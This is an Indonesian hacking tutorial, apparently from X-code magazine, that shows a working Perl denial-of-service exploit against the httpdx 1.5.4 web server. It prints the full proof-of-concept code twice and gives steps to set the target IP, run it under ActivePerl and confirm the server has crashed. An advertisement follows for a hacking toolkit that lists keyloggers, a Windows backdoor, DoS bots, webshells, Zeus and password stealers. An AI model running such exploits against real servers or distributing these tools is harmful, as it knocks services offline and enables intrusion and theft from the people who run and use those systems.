
Web server httpdx adalah web server yang dibangun untuk kecepatan dan mudah digunakan, berikut kelebihanannya didasarkan dari situs <http://httpdx.sourceforge.net>.

- *No threads or processes created per connection; runs with only few (2-13) threads (depends on enabled protocols and user defined 0-10 extra loops for multiple processors).*
- *Possibility to handle up to 5000 connections simultaneously (depends on your hardware and network bandwidth)*
- *Better to configure: simple and fast script (auto-compiled) based configuration with "if" and "else" conditions + operators to set values for different configuration variables, defining virtual hosts, banning users, setting FTP accounts, denying access, redirecting or enabling and disabling all kind of features at runtime! Also supporting wildcards and environment variables. All settings in one file and included configurations.*
- *Balancing and task dealing between 0-10 extra threads*
- *Support for PHP, Perl, Python, SSI, etc. Also other handlers can be defined.*
- *Support for keep-alive connections*
- *Basic authentication*
- *Set for each FTP account an own root directory and permission flags. Also "anonymous" -account can be enabled!*

- Fully customizable directory list style by setting your own css -file and changing default png icons! Also banner html can be set on top of the list, to e.g. display an image, notes or set script for page.
- Writes requests, dates, addresses and return codes to log files and/or stdout, if enabled. You can enable logging for one client, IP -range(s), host or all traffic.
- All resources (directory list png icons, default error pages etc.) included into one external dll -file!
- Small assembly makes it portable
- Quick to install: no annoying installers, just unzip and you're ready! Binary package contains an example configuration and web root directory so you can instantly test the server.

Disini penulis akan mencoba melakukan serangan Denial of Service pada Web Server HTTPDX. Web Server ini telah terpasang di komputer dengan IP 192.168.1.112.

Untuk membuktikannya sudah terpasang, penulis membuka alamat <http://192.168.1.112> di browser firefox dan hasilnya sebagai berikut :



Penulis disini akan menggunakan exploit httpdx v1.5.4 Remote HTTP Server DoS (using wildcards) yang exploitnya dibuat oleh st3n [at sign] funoverip [dot] net.

Jika ingin mencoba maka anda dapat mendownload web server ini di alamat <http://sourceforge.net/projects/httpdx/files/httpdx/httpdx%201.5.4/httpdx1.5.4.zip/download>

Untuk exploitnya sebagai berikut.

```
#!/usr/bin/perl -w

#=====

# Exploit Title: httpdx v1.5.4 Remote HTTP Server DoS (using wildcards)

# Date: 18 July 2012

# Exploit Author: st3n [at sign] funoverip [dot] net

# Vendor Homepage: http://httpdx.sourceforge.net

# Download link:
http://sourceforge.net/projects/httpdx/files/httpdx/httpdx%201.5.4/httpdx1.5.4.zip/download

# Version: 1.5.4

# Tested on: WinXP SP3

#=====

# Additional notes:

#   - One request is enough

#   - On crash: Access violation when writing to [41414141]

#   - The value x01 is written to [EDI] at the following instruction

#       MOV BYTE PTR DS:[EDI],AL

#

# In msvcrt.dll

# -----

#

# 77C470D0    8A06                MOV AL,BYTE PTR DS:[ESI]
```

```

# 77C470D2 8807 MOV BYTE PTR DS:[EDI],AL <===== HERE

# 77C470D4 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]

# 77C470D7 5E POP ESI

# 77C470D8 5F POP EDI

# 77C470D9 C9 LEAVE

# 77C470DA C3 RETN

#

# Registers

# -----

#

# EAX 41414101

# ECX FFFFFFFD

# EDX 00000003

# EBX 00423001 ASCII "&>"

# ESP 01058B9C

# EBP 01058BA4

# ESI 003EA2E0

# EDI 41414141 <===== HERE

# EIP 77C470D2 msvcrt.77C470D2

#

# Crash output :

# -----

# httpdx 1.5.4 - Started

#

# [http/ftp]://192.168.0.10/

#

# ffs wtf happened?

#

```

```

#=====

#=====

# PoC code

#=====

use strict;

use IO::Socket::INET;

my $host = "192.168.0.10";

my $sock = IO::Socket::INET->new( "$host:80" );

# EDI addr

my $EDI =

    "\x7A" . # = 0x41 + 0x39

    "\x32" . # = 0x41 - 0x0F

    "\x41" .

    "\x41" ;

print $sock "GET /" . "*" x 2450 .

    "A" x 12 .

    $EDI .

    "C" x 528 . " HTTP/1.0\r\n" .

    "Host: $host" . "\r\n\r\n" ;

exit;

```

Cara menggunakan exploit ini maka anda harus mengedit nilai variabel \$host yang ada pada exploit, dibawah ini yang penulis lingkari yang perlu anda ubah.



```

#
# EAX 41414101
# ECX FFFFFFFD
# EDX 00000003
# EBX 00423001 ASCII ">"
# ESP 01058B9C
# EBP 01058BA4
# ESI 003EA2E0
# EDI 41414141 <===== HERE
# EIP 77C470D2 msvcrt.77C470D2
#
# Crash output :
# -----
# httpdx 1.5.4 - Started
#
# [http/ftp]://192.168.0.10/
#
# ffs wtf happened?
#
#=====

#=====
# PoC code
#=====
use strict;
use IO::Socket::INET;

my $host = "192.168.1.112";
my $sock = IO::Socket::INET->new("$host:80");

# EDI addr
my $EDI =
    "\x7A" . # = 0x41 + 0x39
    "\x32" . # = 0x41 - 0x0F
    "\x41" .
    "\x41" ;

print $sock "GET /" . "*" x 2450 .
    "A" x 12 .
    $EDI .
    "C" x 528 . " HTTP/1.0\r\n" .
    "Host: $host" . "\r\n\r\n" ;

exit;

```


Ubah nilai variabel \$host dengan IP komputer target yang sudah terinstall Web Server HTTPDX, jika sudah maka simpan isinya.

Jalankan exploit ini dengan ActivePerl.


Jika anda belum mempunyai program ActivePerl dan belum terinstall dikomputer anda maka anda dapat mendownload ActivePerl di X-code Galaxy.

Download X-code Galaxy ada di <http://galaxy.xcode.or.id>

Setelah di download lalu jalankan, masuk di Penetration lalu klik ActivePerl untuk download.




Jika sudah di download dan diinstall di c:\Perl\ maka copy exploit tersebut ke c:\Perl\bin lalu jalankan exploit tersebut seperti berikut.




```
C:\> Perl\bin>perl httpdxdos.pl
C:\> Perl\bin>_
```

Hasilnya setelah exploit dijalankan lalu penulis memanggil alamat <http://192.168.1.112> hasilnya adalah sebagai berikut.



Web Server down.

Berikut tampilan di komputer target.



Program mengalami error di komputer target.

Oleh Kurniawan – [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

# X-code Galaxy 3300LE

X-code Galaxy merupakan program untuk mendukung penetrasi keamanan komputer yang dapat didownload gratis. Program ini adalah product X-code, komunitas peretas dengan members lebih dari 101.000 members yang berdiri tahun 2004.

Isi :

Distro product X-code dengan licensi GPL :

- Distro Linux X-code v0.0.1
- Distro Linux X-code v0.0.2
- Distro Linux X-code v0.0.2b
- Distro X-code Ice (freedos)

Majalah elektronik X-code product X-code :

- X-code Magazine No 1 – 21 (sejak 2006)

Hacking tools produk X-code :

- Kraken X-code (Keylogger X-code yang bisa dikirim lognya)
- Xremote : Backdoor atau trojan untuk WIndows yang powerful
- Xcode BOT : BOT yang mendukung DoS
- Xcode SQLi/LFI/XSS Vulnerability Webshell Scanner
- Digital Blaster : DoS tool
- CerewetClicker – Facebook Flooder
- Keylogger Yogyafree
- MobXcode
- John of Yogyafree
- Xalp Finder

Security Tools produk X-code :

- Beetrapp
- Antivirus Yogyafree
- YF-Crypt
- YF Key in My Flash Drive

Produk-produk X-code lainnya :

- Underground Chat
- X-code Pest Fuzzer
- Pak Guru
- X-code Galaxy mobile for JAVA
- X-code Galaxy mobile for Android
- Lain-lain seperti wallpaper, skin, dst

Penetration tools :

Basic Tutorial

- Command prompt
- Shell bash

#### Scanning

- NMAP
- Angry IP Scanner
- Nikto

#### Sniffing

- Wireshark
- Snort
- Windump

#### ARP Spoofing & DNS Spoofing :

- Cain & Able
- Ettercap

#### Exploits :

- Metasploit Framework
- Exploit-db exploits

#### DoS Tools :

- Netcut
- WINARPAAttacker
- SMBDie

#### Web Exploits :

- WordPress Exploits
- Joomla Exploits
- phpBB Exploits
- Drupal Exploits
- Virtuemart Exploits
- OScommerce Exploits
- Aura Exploits
- VBulletin Exploits
- PHPMyadmin Exploits
- PHPNuke Exploits
- Front Accounting Exploits

#### Brute Force :

- Hydra for Windows
- Tutorial hydra
- Dictionary file [Bahasan Indonesia]
- Dictionary file [Bahasan Inggris]

## Shell exploitation

### Windows

- Copy file
- Telnet backdoor
- Connect back dan tutorialnya
- Password exploitation [IE, Firefox, chrome]
- Hosts exploitation
- PWDUMP & John The Ripper
- Admin Windows exploitation
- Trojan r3c

### Linux

- PSYBNC
- Vadim
- tutorial

## SQL Injection :

- Havij
- SQLMAP dan tutorialnya
- Schemafuzz

## Social Enginnering tools

- Ardamax keylogger
- Istealer 6.3
- Berbagai FL

## Shell Injector :

- R57
- C99
- C100
- B374k
- Hidden shell

## Backtrack

- Backtrack 5 R3 KDE 32bit
- Backtrack 5 R3 GNOME 32bit
- Backtrack 5 R3 KDE 64bit
- Backtrack 5 R3 GNOME 64bit

## Analisa Malware

- Process Monitor
- Regshot
- CaptureBAT
- OllyDbg

Security Tools :

- IDS
- ARP Freeze
- OSFuscate
- Antivirus ANTIVIR
- ANTI NETCUT III

Support Tools :

- Mac Address Changer
- ActivePerl
- ActivePython
- LCC
- Netcat
- Putty
- Cygwin
- VirtualBox

ISO CD YF :

- CD Yogyafree Raider v1.0
- CD Yogyafree Express v11.0 x2
- CD Yogyafree Raider III
- CD YF Raider

Tools Lainnya :

- Zhider
- Zeus
- Yahoo Messenger password stealer
- wTembak
- Anti Deepfreeze 7
- KaHT
- KiTrap0D
- Unhide Passwords
- Etherflood
- FUDenkripter
- Yersinia-0.7

Fitur-fitur lain

- konsultasi via chat [Puluhan konsultan X-code dengan berbagai spesialis]
- Friends X-code Mobile [Jejaring sosial hacker]
- Shoutbox X-code [Old & New]
- Chat X-code [Room X-code Chat]
- FB X-code Like
- Video-video Yogyafree X-code
- Fitur musik yang dapat dipilih [14 Musik pilihan]
- Chat dengan Staff X-code
- Chat dengan Online Support



- Form untuk menginformasikan jika ada bug di X-code Galaxy
- Info X-code Galaxy XT [Series diatas LE]

# X-code Magazine No 22



Yogyafree X-code hanya membuka pengiriman artikel, tutorial yang berhubungan dengan hacking dan keamanan komputer. Pengiriman dikirim ke [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

# Media-media X-code



Web X-code : <http://xcode.or.id>  
Forum X-code : <http://xcode.or.id/forum>  
Milis : X-code : <http://milis.xcode.or.id>  
FB Group : <http://fbgroup.xcode.or.id>  
Blog X-code : <http://blog.xcode.or.id>  
Social network X-code : <http://friends.xcode.or.id>  
X-code Magazine : <http://xcode.or.id/magazine.htm>  
Product X-code : <http://xcode.or.id/product.htm>  
X-code Linux : <http://xcode.or.id/distroxcode.htm>  
X-code Galaxy : <http://galaxy.xcode.or.id>  
ISO CD Yogyakarta : <http://xcode.or.id/download.htm>  
Perpustakaan X-code : <http://pustaka.xcode.or.id>  
Chat room X-code : <http://chat.xcode.or.id>  
Konsultasi : <http://xcode.or.id/konsultasi.htm>  
Kantor X-code : <http://office.xcode.or.id>  
X-code Exploits : <http://xcode.or.id/exploits>  
X-code Private : <http://private.xcode.or.id>  
X-code Mobile : <http://m.xcode.or.id>  
X-code Twitter : [http://twitter.com/yogyafree\\_xcode](http://twitter.com/yogyafree_xcode)  
X-code Merchandise :  
[http://shop.tlab.co.id/search.php?orderby=position&orderway=desc&search\\_query=xcode&submit\\_search](http://shop.tlab.co.id/search.php?orderby=position&orderway=desc&search_query=xcode&submit_search)

Untuk media Forum, social network, chat x-code

Bagi yang lupa password dapat minta direset

Forum : <http://xcode.or.id/forum/ucp.php?mode=sendpassword>

Chat x-code : <http://chat.xcode.or.id/password.php>

Social Network : <http://xcode.or.id/friends/index.php?p=member/chpass>

Untuk media Forum

Bagi yang tidak mendapatkan aktivasi sebelumnya dapat melakukan aktivasi kembali

[http://xcode.or.id/forum/ucp.php?mode=resend\\_act](http://xcode.or.id/forum/ucp.php?mode=resend_act)